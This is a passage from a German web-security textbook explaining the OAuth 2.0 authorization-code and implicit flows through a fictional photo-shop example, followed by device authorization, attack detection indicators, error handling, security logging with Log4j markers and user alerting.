OAuth-Client oder -Konsument	Webanwendung, welche Zugriff auf eine geschützte Ressource (z. B. Profilinformationen bei Google) erhalten möchte
Benutzer[a]	Autorisiert die Webanwendung am OAuth-Server
OAuth-Server oder Service-Provider	Server (z. B. Google), an dem sich der Benutzer authentifiziert und den OAuth-Client für den Zugriff auf eine Ressource authorisiert.
Geschützte Ressource	Geschützte Ressource, auf welche der Benutzer die Webanwendungen autorisiert.

[a]Der Benutzer ist zwar bei OAuth in den überwiegenden Fällen involviert, OAuth kann jedoch auch ohne diesen eingesetzt werden. Dann sprechen wir statt von einem dreibeinigen von einem zweibeinigen OAuth, bei dem nur OAuth-Server und OAuth-Client beteiligt sind. Wir werden hier jedoch nicht weiter auf diese Variante eingehen




Abb. 3.61 Schematische Kommunikationsbeziehungen bei OAuth 2.0

werden. Der Benutzer übermittelt dabei ein sogenanntes Authorization Grant an den Client, das dieser verwendet, um ein Access Token[26] zu erhalten, mit dem er Zugriff auf die Ressource erhält. Um unterschiedlichsten Anwendungsszenarien Rechnung zu tragen, spezifiziert OAuth 2.0 gleich mehrere Authorization Grants. Auf die beiden wichtigsten kommen wir gleich zurück.

OAuth 2.0 bietet verschiedene Betriebsmodi (auch „Flows“ genannt), wodurch es sich sehr komfortabel nicht nur für (serverseitige) Webanwendungen (sogenannte “Web Server Apps“), sondern auch für rein Browser-basierte oder Single-Page Anwendungen

[26] Als „Access Tokens“ wurden im vorherigen Abschnitt alle möglichen zur Autorisierung einsetzbaren Tokens bezeichnet. In diesem Zusammenhang sind jedoch ausschließlich OAuth Access Tokens gemeint.

(„Browser-based Apps“) sowie Mobile Apps und alle sonst denkbaren nativen Anwendungen eignet. Schauen wir uns die beiden erstgenannten im Folgenden anhand eines Beispiels etwas genauer an:

Serverseitiger OAuth-Flow („Web Server Apps“) Sicherlich am häufigsten wird OAuth in serverseitigen Webanwendungen eingesetzt. Der zentrale Unterschied zu anderen OAuth-Client-Varianten besteht darin, dass die Authentifizierung vollständig unter Kontrolle der serverseitigen Anwendung ist. So lassen sich bei dieser Variante auch andere Grant-Typen einsetzen. Passwort-Grants kommen vor allem bei Autorisierungscodes zum Einsatz. Bei OAuth wird in diesem Zusammenhang davon gesprochen, dass dieser Client-Typ die höchste Vertraulichkeit besitzt („confidential“).

Lassen Sie uns den genauen Ablauf einmal anhand eines vereinfachten Beispiels durchspielen: Nehmen wir an, die Entwickler der Webseite fotoshop24.de haben die Idee, ihren Benutzern zukünftig mittels OAuth die Möglichkeit zu bieten, Bilder direkt aus ihrem Online-Fotoalbum bei myfotoalbum.de abrufen und drucken zu können.

Hierzu muss myfotoalbum.de selbst als OAuth2 Service-Provider agieren und sich fotoshop24.de dort als Client registrieren können. Im Rahmen dieses einmaligen Registrierungsprozesses trägt das Entwickler-Team von fotoshop24.de seine Rücksprungadresse ein und erhält eine *Client-ID* sowie ein *Client Secret*. Letzteres wird für die Authentifizierung von Hintergrundzugriffen benötigt, auf die wir gleich zurückkommen.

Klickt ein Benutzer nun bei fotoshop24.de auf die Option „*diese Fotos von meinem Fotoalbum bei myfotoalbum.de laden*“, so würde fotoshop24.de den Benutzer automatisch über eine URL wie die folgende an myfotoalbum.de weiterleiten:

```
https://myfotoalbum.de/auth?response_type=code&client_id=[CLIENT-ID]&
redirect_uri=https://fotoshop24.de/cb&scope=photos
```

In der URL hat der Dienst seine Client-ID („client_id“) sowie die Rücksprung-URL („redirect-uri“) eingetragen. Letztere kann er auch weglassen, da sie beim Dienst (myfotoalbum.de) hinterlegt sein sollte. Der Parameter „scope“ enthält die vom Client (fotoshop24.de) angefragten Berechtigungen, die der Benutzer autorisiert, nämlich den Zugriff auf seine Bilder. Sofern er nicht bereits bei myfotoalbum.de angemeldet ist, muss der Benutzer sich im nächsten Schritt zunächst dort anmelden[27] und bekommt danach den in Abb. 3.62 dargestellten Bestätigungsdialog von myfotoalbum.de angezeigt.

[27] Da diese Authentifizierung jedoch kein eigener Bestandtteil von OAuth ist, sondern in diesem Schritt lediglich erwartet wird, dass der OAuth2 Service-Provider den Benutzer nach eigenem Ermessen authentifiziert, sprechen wir an dieser Stelle auch von OAuth Pseudo Authentifizierung, welche wir bereits in Abschn. 3.7.7 thematisiert hatten.

Abb. 3.62 Benutzer (Resource Owner) bestätigt die Autorisierungs-Anfrage der Webanwendung (OAuth-Client)

Bestätigt der Benutzer nun diesen Dialog, so wird er über die oben angegebene Rücksprung-URL von myfotoalbum.de zurück auf fotoshop24.de geleitet. An diese Weiterleitung hängt myfotoalbum.de dann seinen Autorisierungscode an:

```
HTTP/1.1 303 See Other
Location: https://fotoshop24.de/cb?code=[AUTHCODE]
```

Der Sinn und Zweck dieser Rücksprung-URL und Weiterleitung ist somit, dass dieser Prozess durch den Benutzer gesteuert wird und keine direkte Kommunikation zwischen OAuth2 Service-Provider (myfotoalbum.de) und OAuth2 Client (fotoshop24.de) zu diesem Zeitpunkt erforderlich ist. Das ändert sich nun jedoch.

Die Webseite fotoshop24.de extrahiert nämlich im nächsten Schritt den Autorisierungscode aus der URL und kann mit diesem den Access Token von myfotoalbum.de per REST-Abruf abholen. Hierzu muss sich dieser separat dort mit seiner Client-ID sowie Client Secret authentifizieren:

```
POST /token
Host: myfotoalbum.de
grant_type=authorization_code&code=[AUTHCODE]&redirect_uri=https://
fotoshop24.de/cb&client_id=[CLIENT-ID]&client_secret=[CLIENT SECRET]
```

Sofern die Authentifizierung erfolgreich ist, würde der Server mit dem entsprechenden OAuth Access Token mit einer Gültigkeit antworten:

```
{
       "access_token":"RsT5OjbzRn430zqMLgV3Ia",
       "expires_at": "2017/04/06 20:15:26 +0000"
}
```

Mit diesem Access Token kann fotoshop24.de nun für die Dauer seiner Gültigkeit Fotos des Benutzers von myfotoalbum.de abrufen.

In der Praxis wird bei OAuth 2 häufig ein weiterer Token-Typ verwendet, der in der obigen Darstellung ausgelassen wurde, nämlich ein Refresh Token. Diesen optionalen Token erhält der Client vom Server zusätzlich zum Access Token. Er entspricht grundsätzlich einer Session-ID und dient dem Client dazu, ein neues Access Token anzufordern, wenn dieses ungültig oder abgelaufen sein sollte.

Da doch einige Tokens an diesem Prozess beteiligt waren, wollen wir diese noch einmal kurz wiederholen:

- **Client-ID**: Dient zur Identifikation einer Webanwendung (entspricht einem Benutzernamen)
- **Client Secret**: Dient zur Authentifizierung einer Webanwendung (entspricht einem Passwort)
- **Authorization Code**: Dient, zusammen mit Client-ID und Client Secret, zum Abruf des Access Tokens
- **Access Token**: Dient zum eigentlichen Zugriff auf eine geschützte Ressource
- **Refresh Token**: Dient zur Erneuerung eines abgelaufenen Access Tokens

▶ Seit OAuth 2 werden Tokens nicht mehr signiert, sondern nur noch per HTTPS geschützt. Wir sprechen hier auch von sogenannten Bearer Tokens. Wer trotzdem seine Tokens signieren möchte, braucht diese nur in JSON Web Tokens (JWT) zu verpacken, was in der Praxis auch recht häufig geschieht.

Clientseitiger OAuth-Flow („Browser-Side Apps") Ich hatte bereits die unterschiedlichen Vertrauensgrade angesprochen, die OAuth im Hinblick auf einzelne Client-Typen unterscheidet. Eine serverseitige Webanwendung wird als „vertraulich" (Confidential) eingestuft, alle übrigen Clients als „öffentlich" (Public). Das ist auch insofern richtig, da ein Angreifer eine native Mobile App grundsätzlich genauso beliebig manipulieren kann wie eine, die in seinem Browser ausgeführt wird.

Aus diesem Grund werden dort keine Passwörter des Clients übertragen. Bei rein clientseitigen Webanwendungen (Single Page Applications, SPAs) wird stattdessen ein impliziter Grant verwendet. Wie gehabt wird ein Benutzer auf die entsprechende Seite des OAuth Service-Providers https://myfotoalbum.de geleitet:

```
https://myfotoalbum.de/auth?response_type=token&client_id=[CLI-
ENT-ID]&redirect_uri=https://fotoshop24.de/cb&scope=photos
```

Der zentrale Unterschied zum serverseitigen OAuth-Flow ist der Wert des Parameters „response_type". Mit „token" wird nun direkt ein Access Token (statt eines Autorisierungscodes) angefordert. Nachdem sich der Benutzer dort authentifiziert hat, bekommt er

den gleichen Bestätigungsdialog angezeigt wie in Abb. 3.62 zu sehen. Der entscheidende Unterschied wird im nächsten Schritt deutlich. Statt des separaten Abrufes des Access Tokens zwischen Client und Server (der hier ja nicht möglich ist), schreibt myfotoalbum.de den Access Token einfach (anstelle des Autorisierungscodes beim serverseitigen Flow) in die Weiterleitungs-URL.

```
HTTP/1.1 303 See Other
Location: https://fotoshop24.de/cb#token=[ACCESS-TOKEN]
```

Dort kann der Access Token clientseitig per JavaScript aus der URL extrahiert werden und von dort der entsprechende Zugriff auf die geschützten Ressourcen des Benutzers erfolgen. Schlägt etwas in diesem Ablauf fehl, so liefert der Server einen entsprechenden Fehler an gleicher Stelle:

```
https://fotoshop24.de/cb#error=access_denied
```

Durch das Weglassen des Autorisierungscodes und der zusätzlichen Authentifizierung zwischen Client und Server besitzt der clientseitige OAuth-Flow eine geringere Sicherheit als der serverseitige.

Weitere Aspekte Gerade im Hinblick auf die fortschreitende Verknüpfung vieler Webanwendungen gewinnt OAuth zunehmend an Bedeutung, ermöglicht es doch die sichere Abbildung verschiedenster Anwendungsfälle in Bezug auf Freigaben und verteilte Zugriffskontrollen. Die Einsatzmöglichkeiten sind aufgrund der unterschiedlichen Client-Typen und Grants äußerst vielschichtig. So ließe sich OAuth sogar für die Abbildung der Autorisierung von internen Komponenten einsetzen.

Die ursprüngliche Protokollversion (OAuth Core 1.0) wurde im April 2010 durch RFC5849 spezifiziert und inzwischen durch OAuth 2.0 (RFC6749) abgelöst. War die erste Version noch eine Community-Spezifikation, wurde die Entwicklung des Ende 2012 vorgeschlagenen 2er-Standards sehr viel stärker von großen Unternehmen beeinflusst, nicht zuletzt wegen der angesprochenen Bedeutung von OAuth zur Abbildung unterschiedlichster Anwendungsfälle, insbesondere im Web-2.0-Umfeld.

Bei der Entwicklung von OAuth 2.0 wurde sehr viel Wert auf die Vereinfachungen der Integrierbarkeit gelegt, was auch auf Kosten einiger Sicherheitsaspekte ging und der neuen Protokollversion erhebliche Kritik einbrachte (vergl. [39]). Insbesondere betrifft dies die Signierung von Anfragen. Dieser recht wirkungsvolle Schutzmechanismus von OAuth 1.0 gegen die Manipulation von Autorisierungsanfragen mittels Man-in-the-Middle-Angriffen wurde in Version 2 gestrichen und durch die Anforderung ersetzt, dass alle Anfragen generell nur noch über HTTPS durchgeführt werden dürfen. Im Hinblick auf den sicheren Einsatz von OAuth sollten die folgenden Aspekte berücksichtigt werden:

- Abwickeln sämtlicher Aufrufe über TLS/HTTPS (eine Notwendigkeit bei OAuth 2.0)
- Durchführen einer Vorregistrierung von Redirect URLs (die entsprechenden Parameter sollten nicht veränderbar sein)

- Einschränken der Lebensdauer von Access Tokens und verwenden von Refresh Tokens[28]
- Sofern möglich: Verwenden des serverseitigen OAuth-Flows
- Minimieren der über OAuth freigeschalteten Berechtigungen

Der Einsatz von OAuth kann durchaus einen Datenschutzgewinn darstellen, wenn durch ihn die Erfassung von Benutzerdaten über einen externen Dienst abgebildet wird. Auf der anderen Seite kann OAuth ebenso zu einer Vergrößerung der Angriffsfläche einer Anwendung führen. Daher sollten der Einsatz und die Implementierung im Hinblick auf mögliche Sicherheitsprobleme genau bewertet werden.

3.11.9 Geräte- bzw. Browser-Autorisierung

Üblicherweise ist die Anzahl an Geräten, mit denen ein Benutzer auf eine Anwendung zugreift, begrenzt. Viele Benutzer werden Webseiten etwa nur von ihrem Heim-PC und ggf. noch vom Arbeitsplatz sowie ihrem Smartphone aufrufen. Diesen Umstand können wir uns für den Schutz des Benutzerprofils dadurch zunutze machen, dass wir solche „Geräte“ vom Benutzer autorisieren lassen.

Als Reaktion auf Hackerangriffe, bei denen zahlreiche unsichere Benutzerpasswörter ermittelt werden konnten, bietet etwa LinkedIn seinen Benutzern einen solchen Schutz vor Zugriffen auf deren Profile an, der sich durch Benutzer als optionale Sicherheitseinstellung aktivieren lässt. Als Vertrauensanker dient dafür die vom Benutzer hinterlegte Handynummer. Meldet er sich zum ersten Mal an der Anwendung von einem bestimmten Browser aus an, wird er aufgefordert, diesen über einen per SMS auf sein Handy zugesendeten Sicherheitscode (OTT) zu autorisieren (siehe Abb. 3.63).

Technisch ließe sich eine solche Browserautorisierung durch eine gerätespezifische Device-ID und in Verbindung mit einem persistenten Cookie leicht abbilden:

```
Set-Cookie: deviceid=edc2ec9e19332970527bcc1; Expires=Thu, Sun, 23-Aug-
2015; secure; httpOnly
```

Nutzt ein Anwender mehrere Browser-Varianten, muss er sie einmalig einzeln autorisieren. Dafür kann ein solcher Mechanismus einen deutlichen Sicherheitsgewinn bieten, ohne die Bedienbarkeit der Anwendung einzuschränken. Ähnliche Schutzmechanismen wurden mittlerweile auch von anderen Diensten, darunter Facebook und Google, implementiert.

[28] Lodderstedt et Al. beschreiben als weitere Sicherheitsfunktion hier die Einrichtung eines Dienstes, über den der Client einen Access Token jederzeit widerrufen kann (vergl. [40]).




Abb. 3.63 Geräte-Authentifizierung bei LinkedIn

3.11.10 Überblick und Empfehlungen

Zugriffskontrollen stellen zentrale Sicherheitsmaßnahmen im Rahmen der Anwendungssicherheit dar, denn Fehler können sich dort mitunter äußerst gravierend auswirken. Auch deshalb beziehen sich gleich mehrere Sicherheitsprinzipien auf diesen Bereich, darunter Least Privilege, Defense in Depth oder Fail Secure.

Die Berücksichtigung dieser Prinzipien ist gerade beim Entwurf und der Implementierung robuster Zugriffskontrollen wichtig und sollte daher stets der Definition des Rollen- und Berechtigungsmodells zugrunde gelegt werden. Hier gilt es, statische oder dynamische Rollenkonflikte mittels Funktionstrennung zu vermeiden und das fachliche Modell auf die verschiedenen technischen Berechtigungsebenen innerhalb der Anwendungsarchitektur (URL-, Methoden-, Objekt-, Daten-, Ressourcen- bzw. Backend-Ebene etc.) abzubilden. Eine solch technische Rollen-Spezifikation kann die Implementier- und Testbarkeit von Zugriffskontrollen erheblich erleichtern.

Bei der Implementierung von Systemen zur Autorisierung und der Abbildung relevanter Anwendungsfälle ist man stark auf den Einsatz zweckmäßiger Protokolle und Verfahren angewiesen. Wir hatten hierzu verschiedene Möglichkeiten durch die Verwendung von Access Tokens im Allgemeinen, sowie dem OAuth-Protokoll im Speziellen, kennengelernt. Mit solchen Verfahren lassen sich verschiedene Anwendungsfälle im Hinblick auf die Autorisierung von Anfragen, gerade in verteilten Systemumgebungen, einsetzen. Dies ermöglicht es, sowohl die Übermittlung von Credentials als auch die Zugreifbarkeit auf Ressourcen auf ein erforderliches Minimum einzuschränken bzw. diese Funktionen auf sichere Weise zu implementieren.

Zugriffskontrollen beziehen sich aber auch auf die Kontrolle von Origin-übergreifenden Zugriffen (Cross-Origin-Zugriffen) durch den Browser. Dabei ist zu beachten, dass solche Zugriffe stets nur für dedizierte Ressourcen erlaubt werden sollten. Verfahren wie CORS und zukünftig ggf. auch UMP helfen, Zugriffe zentral und auf sichere Weise zu kontrollieren. Mit beiden Verfahren lässt sich die Übertragung von Credentials (z. B. Session-IDs) durch den Client unterbinden. Entsprechend restriktive Cross Domain Policies sollten aber auch für andere Technologien (Flash oder Silverlight) verwendet werden.

3.12 Behandlung von Sicherheitsereignissen

Der Behandlung von sicherheitsrelevanten Ereignissen (engl. Security Events) kommt eine zentrale Bedeutung im Hinblick auf Erkennung und Abwehr von Missbrauch, Angriffen und anderen Sicherheitsproblemen im laufenden Betrieb einer Anwendung zu.

In diesem Zusammenhang lassen sich generell zwei Arten von Aktionen unterscheiden, mit denen eine Anwendung auf ein erkanntes Security Event reagieren kann: eine weiche Reaktion, die keine oder nur geringe Auswirkungen für den Benutzer zur Folge hat (z. B. Logging oder Anzeige einer Fehlermeldung) und eine robuste Reaktion, die eine starke Einschränkung des Benutzers bis hin zu dessen Aussperrung (z. B. IP- oder Accountsperre, erzwungener Logout) zur Folge haben kann. Robuste Reaktionen lassen sich auch zeitlich beschränken (z. B. eine Sperre für 30 Minuten), um ihre Auswirkungen damit abzuschwächen. Allgemein sollten robuste Reaktionen nur mit sehr großer Vorsicht implementiert werden, da sie, wie in Abschn. 2.11 gezeigt, häufig selbst ein Sicherheitsproblem darstellen.

3.12.1 Angriffserkennung und -behandlung

In der Praxis werden Angriffe selten von einer Anwendung selbst erkannt, wodurch dann ein Angreifer die Anwendung ausgiebig und gewöhnlich völlig unbemerkt auf mögliche Sicherheitslücken hin untersuchen kann. Auch lässt sich ihr konkretes Vorgehen im Nachhinein kaum feststellen, geschweige denn rekonstruieren. Dabei lassen sich anwendungsseitig grundsätzlich die gleichen Mechanismen zur Angriffserkennung sowie zur Angriffsverhinderung implementieren, die wir von perimetrischen Systemen wie Intrusion Detection System (IDS) und Intrusion Prevention System (IPS) kennen.

Reine *Angriffserkennung* (also Application IDS) lässt sich auf Basis bestimmter Ereignisse wie verdächtiger Objektzugriffe oder Aktionen, fehlgeschlagener Loginversuche oder gematchter Angriffspatterns durchführen. Hierzu ist es natürlich wichtig, dass sie an den relevanten Stellen der Anwendung behandelt werden, etwa durch das Werfen von einer entsprechenden Security Exception. Durch das Loggen von sicherheitsrelevanten Ereignissen ist es zudem möglich, Angriffe auf das System später nachvollziehen zu können und auf diese Weise nicht nur Täter zu identifizieren, sondern auch mögliche Schwachstellen in der Anwendung auszumachen.

Tab. 3.29 Indikatoren zur Erkennung von automatisierten Zugriffen. (Quelle AppSensor Guide)

Indikator	Beispiele
IE4 – Violation of Input Data Integrity	• Manipulation von Anwendungsparametern (Hidden Fields etc.)
SE1 – Modifying Existing Cookie	• Manipulation von Header Werten (Cookies, User Agent)
HT2 – Honey Trap Resource Requested	• Nichtexistierende Objekt-IDs • Nichtexistierende Pfade (z. B. „/admin“) • Nichtexistierende Parameter (z. B. „action=delete“)
AE3 – High Rate of Login Attempts	• Zugriffe pro Sekunde (z. B. Anmeldeversuche) • Hohe Anzahl fehlerhafter Loginversuche
UT3 – Frequency of Site Use	• Hohe Anzahl von Transaktionen in Zeitraum • Hohe Anzahl an Objektzugriffen in Zeitraum
IE3 – Violation Of Implemented Black Lists	• Erkennung von eindeutigen Angriffsmustern • Identifikation gefährlicher Dateianhänge (z. B. „.exe“) bei Dateiuploads • Enkodierungstechniken in Anfragen

Die *Angriffsverhinderung* (also Application IPS) gestaltet sich dagegen komplizierter, denn hierbei müssen wir deutlich robustere Aktionen durchführen, etwa das Ausbremsen eines Prozesses (Throttling), die Invalidierung der Session sowie in Härtefällen ggf. das temporäre oder dauerhafte Aussperren eines Benutzers bzw. einer IP.

Solch robuste Reaktionen sind zwar sehr effektiv zur Abwehr von missbräuchlicher Verwendung einer Anwendung, allerdings können sie auch schnell zu größeren Problemen führen, wenn diese fälschlich ausgelöst werden. Daher sollten nur solche Indikatoren ausgewählt werden, die wirklich eindeutig auf einen Angriff hinweisen. Eine sehr hilfreiche Ressource stellt hier das AppSensor Guide der OWASP dar (vergl. [41]), welches im hinteren Teil eine Vielzahl entsprechender Indikatoren beschreibt. Tab. 3.29 enthält hierzu einige Beispiele.

Gerade bestimmte ungültige Zugriffe sowie Manipulation von Anwendungsparametern sind sehr zuverlässige Indikatoren für einen Angriff, die sich mit einer entsprechend robusten Reaktion behandeln lassen. Die Überwachung von Zugriffen auf Ressourcen, die nirgendwo in der Anwendung selbst verlinkt sind und deshalb von einem normalen Benutzer niemals aufgerufen werden können, stellt die Implementierung eines sogenannten Honeypots dar. Hierdurch lässt es sich relativ gut feststellen und auch unterbinden, wenn ein Angreifer etwa gerade verschiedene Objekt-ID-Bereiche durchscannt oder einfach nach geschützten Bereichen sucht.

3.12.2 Fehlerbehandlung

Fehler sind nicht gleich Fehler, schon gar nicht, wenn sie einen Sicherheitsbezug besitzen. Deshalb sollten Fehler auch nicht alle auf gleiche Weise behandelt werden, da sonst Sicherheitsprobleme nicht erkannt bzw. auf diese nicht angemessen reagiert werden kann.

Im Hinblick auf Fehlermeldungen gilt auch hier generell das Minimalprinzip, also dem Benutzer im Fall eines Fehlers so wenig Information wie möglich zur Fehlerursache anzuzeigen. Wird das Prinzip jedoch auf sämtliche Fehler angewendet, so kann nicht nur die Bedienbarkeit der Anwendung unnötig beeinträchtigt werden, sondern sich auch die Fehlersuche enorm erschweren (z. B. im Fall der Fehlermeldung „Es ist ein Problem aufgetreten“).

Genauso wäre es nicht sonderlich zielführend, alle auftretenden Fehler vollständig zu loggen, da hierdurch viele tatsächliche Probleme im Grundrauschen übersehen werden könnten. An dieser Stelle hilft die Spezifikation einer Fehlerbehandlungsstrategie, die sich in vier Quadranten (siehe Tab. 3.30) unterteilen lässt.

Um Sicherheitsprobleme zu identifizieren und angemessen darauf reagieren zu können, empfiehlt es sich, auf Codeebene hierzu eine entsprechende Hierarchie für Security Exceptions aufzubauen, über die sämtliche sicherheitsrelevanten Fehler abgebildet und separat geloggt werden können. Natürlich müssen dazu Security Exceptions an den entsprechenden Stellen im Programmcode geworfen und behandelt werden. In Abb. 3.64 ist als Beispiel ein Auszug der entsprechenden Exception-Hierarchie der OWASP ESAPI zu sehen.

Sollte ein Security Framework (z. B. Spring Security) zum Einsatz kommen, so wird dieses in der Regel bereits entsprechende Klassen oder Interfaces für Security Exceptions vorgeben. In diesem Fall sollten eigene Exceptions dann natürlich von diesen abgeleitet werden.

Tab. 3.30 Exemplarische Fehlerbehandlungsmatrix

	Regelfall	Ausnahme
Fachlich	*Beispiel*: Ungültiges Eingabeformat *Aktion*: Kein Logging, detaillierte Fehlermeldung	*Beispiel*: Ungültige Bestellnummer *Aktion*: Detailliertes Logging, ggf. Helpdesk informieren, Benutzer allgemeine Fehlermeldung mit Fehlercode anzeigen
Technisch	*Beispiel*: Ungültige Session-ID *Aktion*: Kein Logging, Benutzer auf Login-Seite umlenken	*Beispiel*: Manipulation eines Anwendungsparameters *Aktion*: Detailliertes Logging, ggf. Alerting an IDS-/SIEM-System, Benutzer aussperren oder andere robuste Reaktion durchführen




Abb. 3.64 Auszug aus der Security-Exception-Hierarchie der OWASP ESAPI

Das Anzeigen von HTTP-500-Fehlern („Internal Server Error“) sollte generell unterbunden werden, denn diese weisen allgemein auf eine geringe Robustheit der Anwendung hin und können einem Angreifer zudem auch als Indiz für den Erfolg einer durchgeführten Manipulation dienen. Stattdessen sollten entsprechende Fehlerfälle stets auf allgemeine, anwendungsspezifische, Fehlermeldungen abgebildet werden.

- Innerhalb der Anwendung sollten sicherheitsrelevante Ereignisse über Security Exceptions behandelt und geloggt werden. Im Frontend sollten Benutzer in einem solchen Fall nur allgemeine Fehlermeldungen angezeigt bekommen, durch die keinerlei Rückschlüsse auf interne Probleme offengelegt werden.

3.12.3 Security Logging

Sicherheitsrelevante Events müssen allerdings nicht zwangsläufig das Werfen einer Security Exception erfordern. In vielen Fällen betreffen diese auch Ereignisse in Bezug auf Sicherheitsfunktionen, durch welche die Programmausführung nicht unterbrochen werden soll. Solche Fehler, wie auch schwerwiegendere, werden innerhalb der Anwendung in der Regel über standardisierte Logging Frameworks, wie log4j im Fall von Java, behandelt und über diese dann in Logdateien, über Logdienste wie Syslog oder schlicht auf die Konsole geschrieben.

Das Problem besteht hierbei vor allem darin, solche sicherheitsrelevanten Events in der Vielzahl an Logeinträgen identifizieren zu können. Denn üblicherweise bieten Logging Frameworks hier kein spezielles Security-Level an, mit dem sich Logmeldungen entsprechend taggen ließen. Eine naheliegende Möglichkeit besteht hier in der Verwendung eines festen Präfixes (z. B. „[SECURITY]“), welches sich als Konstante an die entsprechenden Logmeldungen hängen lässt:

```
LOGGER.error(Constants.SECURITY_LOG_PREFIX + "... message");
```

Nach diesem Präfix lassen sich nun sehr einfach die Logeinträge durchsuchen, natürlich auch durch entsprechende Security-Logging-Systeme, an welche die Anwendungen seine Logmeldungen senden. Die oben gezeigte Lösung ist allerdings natürlich noch ziemlich hemdsärmelig. Ein saubererer Ansatz könnte in der Implementierung eines Security Log Wrappers oder der Verwendung entsprechender Erweiterungen des Logging Frameworks bestehen. Log4j unterstützt hierzu etwa ab der Version 2 die Verwendung sogenannter Marker, mit denen sich Logging-Aufrufe wie folgt nun auch mit Security-Informationen taggen lassen:

```
//Zentral definierter Security Marker in Constants.java
Marker SECURITY_ALERT_MARKER = MarkerManager.getMarker("SECURITY_
ALERT");
...
```

```
// entsprechende Aufruf
LOGGER.info(Constants.SECURITY_ALERT_MARKER, "Invalid access on "+obj+
" by user "+user);
```

Die entsprechende Ausgabe sieht in diesem Fall wie folgt aus:

```
12:37:07.829 SECURITY_ALERT [main] INFO  com.secodis.demos.SecurityLog-
gingTest - Invalid Access on UXFoeGdPV2piNnIkI3JTVGpX by user eve3423
```

Das OWASP Security Logging Project setzt auf diesem Ansatz auf und liefert eine Reihe eigener Marker und zudem auch weitere Sicherheitsfunktionen wir das Filtern oder Maskieren vertraulicher Daten in Logmeldungen.

3.12.4 User Alerting

Auch der Benutzer selbst sollte in die Behandlung von sicherheitsrelevanten Ereignissen, die seine eigenen Daten betreffen, aktiv eingebunden werden, um etwaigen Missbrauch erkennen und ihm entgegenwirken zu können. Dafür lassen sich sowohl technische wie auch fachliche Sicherheitsereignisse definieren und diese auch durch den Benutzer selbst auswählen. Mögliche Beispiele sind:

- Potentieller Missbrauch des Logins, z. B. Zugriff auf Konto durch unbekanntes Gerät
- Durchführung sensibler Aktionen wie der Änderung des Passwortes oder Setzen kritischer Berechtigungen
- Zugriff auf vertrauliche Benutzerdaten

Je nach Kritikalität lässt sich ein solches Alerting mittels Warnhinweis innerhalb der Webanwendung (z. B. beim nächsten Login) oder auch per E-Mail oder SMS durchführen.

Ein besonders gutes Beispiel, wie sich User Alerting sinnvoll einsetzen lässt, findet sich bei Google Mail. Anhand eines Browser-Fingerprints merkt sich dieser Service die Geräte, von welchem in der Vergangenheit auf ein bestimmtes Konto zugegriffen wurde. Kommt es zu einer Abweichung, erhält der Benutzer des entsprechenden Profils den in Abb. 3.65 zu sehenden Warnhinweis als Mail zugesendet, ohne dass der Dienst jedoch den Zugriff blockiert. Letztlich ist es hier auch nur der Benutzer, der mit Bestimmtheit den Zugriff als legitim oder als einen Missbrauchsversuch identifizieren kann.

Zusätzlich zur Anzeige solcher Meldungen sollte Benutzern immer auch eine Kontaktmöglichkeit angeboten werden, über die sie auf einen festgestellten oder vermuteten Missbrauch ihres Benutzerkontos hinweisen können.

► Benutzer sollten über einen Seitenkanal (E-Mail, SMS) informiert werden, wenn ein Missbrauch ihres Benutzerkontos vorliegen könnte oder sicherheitsrelevante Änderungen durchgeführt wurden.

Abb. 3.65 User Alerting bei unbekanntem Kontozugriff in Google Mail

3.12.5 Überblick und Empfehlungen

Die angemessene Behandlung von Sicherheitsereignissen ist von zentraler Bedeutung, um den Missbrauch (bzw. Missbrauchsversuch) an einer Anwendung und andere Sicherheitsprobleme frühzeitig zu erkennen, nachvollziehen und entsprechend darauf reagieren zu können. Hierzu sollten entsprechende Ereignisse als sicherheitsrelevant gekennzeichnet und Sicherheitsfehler über Security Exception behandelt werden.

